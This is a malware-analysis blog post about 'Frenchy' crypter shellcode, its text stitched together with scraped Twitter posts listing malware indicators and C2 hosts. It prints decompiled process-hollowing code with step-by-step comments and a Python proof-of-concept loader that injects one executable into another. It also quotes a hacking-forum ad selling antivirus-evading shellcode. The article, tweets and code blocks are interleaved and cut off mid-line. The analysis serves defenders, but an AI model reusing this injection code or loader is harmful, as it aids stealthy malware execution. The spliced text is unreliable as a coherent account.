USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/1a01b...


8 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#xls -> pastebin -> #Azorult
Sampleapp.any.run/tasks/2d5e0ce2…
IOCs
https://pastebin.[com/raw
->
/nv5d9pYu
/JdTuFmc5
/SsR5h3vf

In the following capture we can see how the malware creates a new process and unmap the main module of the new created process. In addition, it maps the PE to be injected (to get a mapped copy of this PE) by calling NtCreateSection+NtMapViewOfSection:



```
if ( !pCreateProcessW(                        // 1. Create a suspended process from the given executable path
        &path_process_to_hollow_wide_variables_expanded,
        0,
        0,
        0,
        0,
        0x800000C,                            // CREATE_NO_WINDOW | CREATE_SUSPENDED | DETACHED_PROCESS
        0,
        0,
        (char *)v108,
        &newprocesshandle) )
{
  pFreeResource(v97);
  return 0;
}
NtQueryInformationProcess(newprocesshandle, 0, &v109, 24, 0);// NtQueryInformationProcess(ProcessSessionInformat:
tempbuf = 0;
if ( pNtReadVirtualMemory(newprocesshandle, v110 + 8, &tempbuf, 4, 0) < 0//
                                              // 2. get baseaddress for the mainmod of the created process
                                              // unmap original main module of the process to hollow
  || tempbuf == *(_DWORD *)(v99 + 52) && pNtUnmapViewOfSection(newprocesshandle, tempbuf) < 0 )
{
  goto EXIT;
}
v112 = *(_DWORD *)(v99 + 80);
v113 = 0;                                     //
                                              // 3. Create a section (in the current process, not the target
                                              // one) and map the PE that is going to be injected (in this
                                              // way it will get a mapped version of the PE)
if ( pNtCreateSection(&v116, 0xF001F, 0, &v112, 64, 0x8000000, 0) < 0 )
  goto EXIT;
v114 = v112;
if ( NtMapViewOfSection(v116, -1, (int *)&v121, 0, 0, 0, &v114, 2, 0, 64) < 0 )
  goto EXIT;
v120 = *(_DWORD *)(v99 + 52);
v115 = v112;
```

Once it has unmapped the main module of the target process to be hollowed, and it has gotten a mapped view of the PE to be injected, it creates a new section into the target process address space to copy the PE to be injected there. It will use NtCreateSection + NtMapViewOfSection + NtWriteProcessMemory to perform this task:


/Q8tGJt1V
/vXpe74L2
-> 170.130.205.86/index.
[php@malwrhunterteam
@James_inthe_box @VK_Intel
@reecdeep


6 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#ursnif #dreambot geofenced #Canada
Sampleapp.any.run/tasks/ff7fda21…
IOCsurlhaus.abuse.ch/host/oz4eai759…url
haus.abuse.ch/host/welb1da48…urlhaus.a
buse.ch/host/gbszciag8…
ty29lt.]com@malwrhunterteam
@James_inthe_box @VK_Intel
@reecdeep @VirITeXplorer





```
                                                // 4. Map a section in the target process to be hollowed where
                                                // the mapped PE to be injected is going to be copied
  if ( NtMapViewOfSection(v116, newprocesshandle, &v120, 0, 0, 0, &v115, 2, 0, 64) < 0 )
    goto EXIT2;
  v101 = *(_DWORD *)(v97 + 60);
  pmemcpy(v121, pe_2_inject, *(_DWORD *)(v99 + 84));
  v117 = 0;
  if ( *(_WORD *)(v99 + 6) > 0u )
  {
    v102 = (_DWORD *)(v101 + pe_2_inject + 268);
    do
    {
      pmemcpy(v121 + *(v102 - 2), pe_2_inject + *v102, *(v102 - 1));
      v103 = *(unsigned __int16 *)(v99 + 6);
      ++v117;
      v102 += 10;
    }
    while ( v117 < v103 );
  }
  v111 = 0;                                     // 5. Write the mapped PE to the section mapped in
                                                // the targed process (inject the PE)
  pNtWriteVirtualMemory(newprocesshandle, v110 + 8, &v120, 4, &v111);
  v105 = 65543;
  if ( pNtGetContextThread(v119, &v105) < 0 )
  {
EXIT:
    pNtTerminateProcess(newprocesshandle, 0);
    return 0;
  }
  v106 = v120 + *(_DWORD *)(v99 + 40);          //
                                                // 6. Change the context for the main thread of the
                                                // injected process to set EIP = the injected PE starting
                                                // address, and resume the thread
  if ( pNtSetContextThread(v119, &v105) < 0 || pNtResumeThread(v119, 0) < 0 )
  {
EXIT2:
    pNtTerminateProcess(newprocesshandle, 0);
    pNtUnmapViewOfSection(-1, v121);
    return 0;
  }
  return newprocesshandle;
}
```

Finally it changes the context of the main thread of the injected process to set EIP = injected code's starting address, and resumes the thread.

2.2. Playing With Frenchy Shellcode

To be honest, I consider this shellcode quite well-coded, it works fine. I decided to write a tiny PoC, a python script that loads and calls it, pushing as arguments the path of notepad.exe (target executable to use when performing hollow process) and the content of calc.exe'sPE file (the PE to be injected), to execute in this way a calc.exe in the context of notepad.exe, by using process hollowing.

xiqqp1.reb (MD5: 2680C759BEA1…

Interactive malware hunting service.…

app.any.run

6 sept. 2019

Pepper Potts retwitteó

Brad
@malware_traffic

2019-09-06 - #Qakbot (#Qbot) infection from #malspam - Got a #pcap of the infection, the associated #malware, and some images from the infection - Didn't have any copies of the emails to sanitize and include with my blog post, unfortunately. - malware-traffic-analysis.net/2019/09/06/ind…


MALWARE-TRAFFIC-ANALYSIS.NET
2019-09-06 - QAKBOT INFECTION FROM MALSPAM
ASSOCIATED FILES:
NOTES:
IMAGES

6 sept. 2019

Pepper Potts
@P3pperP0tts

#netwire #rat

C2:wealthyblessed.warzonedns.]com:3956 0app.any.run/tasks/751de56d…app.any.ru n/tasks/3f018342…



```
svchost.exe     NETWO...   00    2,412 K   Host Proc...
svchost.exe     SYSTEM     00      692 K   Host Proc...
svchost.exe     SYSTEM     00    1,612 K   Host Proc...
svchost.exe     NETWO...   00      784 K   Host Proc...
sppsvc.exe      NETWO...   00    1,904 K   Microsoft ...
spoolsv.exe     SYSTEM     00    3,776 K   Spooler S...
smss.exe        SYSTEM     00      128 K   Windows ...
services.exe    SYSTEM     00    2,576 K   Services a...
python.exe      p3pp3r     00    4,892 K   python
notepad.exe     p3pp3r     00    4,104 K   Notepad
msdtc.exe       NETWO...   00    1,048 K   Microsoft ...
lsm.exe         SYSTEM     00      880 K   Local Sess...
lsass.exe       SYSTEM     00    2,264 K   Local Secu...
loader.exe      p3pp3r     00      600 K   loader
explorer.exe    p3pp3r     00   17,116 K   Windows ...
dwm.exe         p3pp3r     00      852 K   Desktop ...
csrss.exe       SYSTEM     01    1,120 K   Client Ser...
csrss.exe       SYSTEM     00    1,024 K   Client Ser...
conhost.exe     p3pp3r     00      620 K   Console ...
```

Here you can find the PoC together with the Frenchy shellcode v3:

https://github.com/p3pperp0tts/PoC_FrenchyShellcode

```
from ctypes import *
import struct

f = open("frenchyshellcode.bin", "rb")
frenchy = f.read()
f.close()
f = open("c:\\windows\\system32\\calc.exe", "rb")
calc = f.read()
f.close()
hollowpath = "c:\\windows\\notepad.exe\x00"
#to test, full shellcode = frenchy + arguments for frenchy + code to jmp
lenshellcode = len(frenchy) + len(calc) + len(hollowpath) +
len("\x68\x00\x00\x00\x00\x68\x78\x56\x34\x12\x68\x78\x56\x34\x12\x68\x78\x56\x34\x12\x
```

C2:info1.nowddns.]com:5552app.any.run/tasks/98de7c91…

C2:melvintravel.ddns.]net:39760app.any.run/tasks/6f2eca0b…app.any.run/tasks/6ee3328e…app.any.run/tasks/dfd292c0…

sample.bin (MD5: 970F3B397FA4…

Interactive malware hunting service.…

app.any.run

6 sept. 2019

Pepper Potts retwitteó


reecDeep
@reecdeep

👾#ursnif #malware #trojan #Italy 🇮🇹 #maldoc to DLL:
app.any.run/tasks/816dc2bd…#IOC :
llaiuyeiv.]xyz
185.244.213.]74
key: 10291029JSJUYUON@VK_Intel @malwrhunterteam @matte_lodi @merlos1977@CertPa @AndreaDraghetti #infosec #cybersecurity #SIEM #threatintel #threathunting

```
)
ptr = windll.kernel32.VirtualAlloc(None, lenshellcode, 0x3000, 0x40)
shellcode = frenchy
shellcode += calc
shellcode += hollowpath
shellcode += "\x68" + struct.pack("<L", ptr + len(frenchy)) #push path to process to
hollow
shellcode += "\x68" + struct.pack("<L", ptr + len(frenchy)+len(calc)) #push address of
to inject
shellcode += "\x68\x00\x00\x00\x00" #fake ret addr
shellcode += "\x68" + struct.pack("<L", ptr) #push address of frenchy shellcode entry
point
shellcode += "\xc3" #jmp to frenchy
hproc = windll.kernel32.OpenProcess(0x1F0FFF,False,windll.kernel32.GetCurrentProcessId(
windll.kernel32.WriteProcessMemory(hproc, ptr, shellcode, len(shellcode), byref(c_int(0
windll.kernel32.CreateThread(0,0,ptr+len(frenchy)+len(calc)+len(hollowpath),0,0,0)
windll.kernel32.WaitForSingleObject(c_int(-1), c_int(-1))
```

3. Who is Frenchy?

There is an user at hackforums that looks quite related to this issue.



Replies (5)

Frenchy
07-27-2019, 12:06 PM


Nice to see an old crypter resurfacing and wanting to get back to high level. Good luck in your search and make malware great again !

4 sept. 2019

Pepper Potts retwitteó

Brad
@malware_traffic

2019-09-05 - Word docs (from password-protected zip attachments) from #malspam either cause #Ursnif infections, or they cause #Vidar - #pcap files of the traffic, malware with 25 word docs (info_09_05.doc) from VT, and a text file with the IOCs at: malware-traffic-analysis.net/2019/09/05/ind…



MALWARE-TRAFFIC-ANALYSIS.NET

2019-09-05 - WORD DOC MACRO CAUSES URSNIF WITH TRICKBOT, OR IT CAUSES VIDAR

ASSOCIATED FILES:

- 2019-09-05-1st-run-Word-doc-causes-Ursnif-infection-with-Trickbot.pcap.zip 15.1 MB (15,095,138 bytes)
- 2019-09-05-2nd-run-Word-doc-causes-Vidar-infection.pcap.zip 2.5 MB (2,462,293 bytes)
- 2019-09-05-Ursnif-and-Vidar-indicators.txt.zip 2.1 kB (2,119 bytes)
- 2019-09-05-Ursnif-and-Vidar-malware.zip 4.5 MB (4,481,261 bytes)

NOTES:

- Zip archives are password-protected with the standard password. If you don't know it, see the "about" page of this website.

Click here to return to the main page.


Copyright © 2019 | Malware-Traffic-Analysis.net

5 sept. 2019

Pepper Potts retwitteó

Brad
@malware_traffic

2019-09-05 - #Ursnif word doc macro generated the exact same initial URL



Frenchy replied to a thread

RealGee007
07-26-2019, 09:58 PM

I need someone to code a custom crypter.

I need someone to code a custom crypter for me that will have 0/27 both on scan time and runtime for remcos, i will pay only 30% upfront through an escrow and the payment will be released after the crypter is done, i need the crypter as soon as possible.
[contract=tid]Start Contract[/contract]

Replies (8)

Frenchy
07-27-2019, 09:26 AM

I'm searching one people to propose my service for create a private crypter and maintain it, you can add me at : frenchy04@xmpp.jp to talk about.

during two different runs in my lab. - In the 1st run, this led to an #Ursnif infection with #Trickbot. - For the 2nd run, the same initial URL redirected to a different URL for a #Vidar infection.

5 sept. 2019


Pepper Potts retwitteó

Brad
@malware_traffic

I did a quick post/data dump of the #Ursnif + #Vidar (not either one but both) from my infection this past Saturday on 2019-08-31 - #pcap and #malware at: malware-traffic-analysis.net/2019/08/31/ind…

6 sept. 2019

Pepper Potts retwitteó



Frenchy posted a thread
15 minutes ago
[C++] Make your own Crypter | RunPE & FUD Startup Shellcode | Full Ring3 unhook

Why your Crypter should use my Shellcode :

A lot of Crypter on HF are only Scantime FUD and don't manage the runtime properly. With my Shellcode you will be able to offer to your customers a high quality service ! If your startup Method isn't FUD then you can also take a look at my Startup Shellcode bypassing ALL AVs at runtime. Privacy is my priority, using Jabber you can be sure that no one will ever know that you use my Shellcode.

Why you should buy a shellcode instead of a Crypter :

Are you tired by Crypters which stay FUD only 2 Hours ? You are then in the right place, thanks to my Shellcode you will be able to create your own Crypter and manage yourself the Scantime while having a Runtime Undetectable ! You need to have some knowlegde to refud the Scantime BUT it's really easy when you are the only using your crypter.

Shellcode's plans :

• RunPE fully unhook ring3, Basic Process hollowing ($1000)
Runtime scan with Warzone Rat (no startup) :
Dyncheck scan

• RunPE fully unhook ring3, Process hollowing with Thread Modification moded ($1250)
Runtime scan with Warzone Rat (no startup) :
Dyncheck scan

• RunPE + Decryption of your Payload + Tool to encrypt your payload + Support "How to use" (Price of the RunPe + $300)
I provide you a file "encrypt_payload.exe" to encrypt your payload and show you how to use it. You don't have to create your own encryption algorythme and refud it at scantime.

• Startup Fully unhook, bypass All proactive ($250)
My startup use a method never seen in the wild to bypass every AVs.

• Refud the shellcode ($125)
If your shellcode get detected at Runtime, i will refud it. A runtime detection on a shellcode fully unhook is extremely rare,it don't append before 1 or 2month usualy.

Technical informations

The shellcode is delivered in the desired format (e.g: "byte [] shellcode =" for c # and "char shellcode []" for c / c ++). An implementation method in the language of your choice (vb.net / c # / C / C ++) to execute the shellcode is provided. You can choose the parameters returned by the shellcode. I can help you to implement the shellcode in your code.

Purshase

Before initiate a contract, please PM me on HackForums or contact me throught Jabber :
frenchy04@xmpp.jp
[contract=uid]Purshase[/contract]

Terms of Service:

- No refund
- I will Not help you to create your crypter, only how to use the shellcode

Publicado por peppermalware en 17:27


Etiquetas: frenchy, malware, packer, shellcode

No hay comentarios:

Publicar un comentario

Brad
@malware_traffic

2019-09-04 - Data dump: #Ursnif infection with #Trickbot (gtag: leo11) - #pcap, #malware, and some indicators available at: malware-traffic-analysis.net/2019/09/04/ind…



4 sept. 2019

Cargar más Tweets

Insertar

Ver en Twitter

Tweets by p3pperp0tts

Introduce tu comentario...

Comentar como: Cuenta de Goo ▼

Publicar

Vista previa

Página principal

Entrada antigua

Suscribirse a: Enviar comentarios (Atom)

Tema Sencillo. Con la tecnología de Blogger.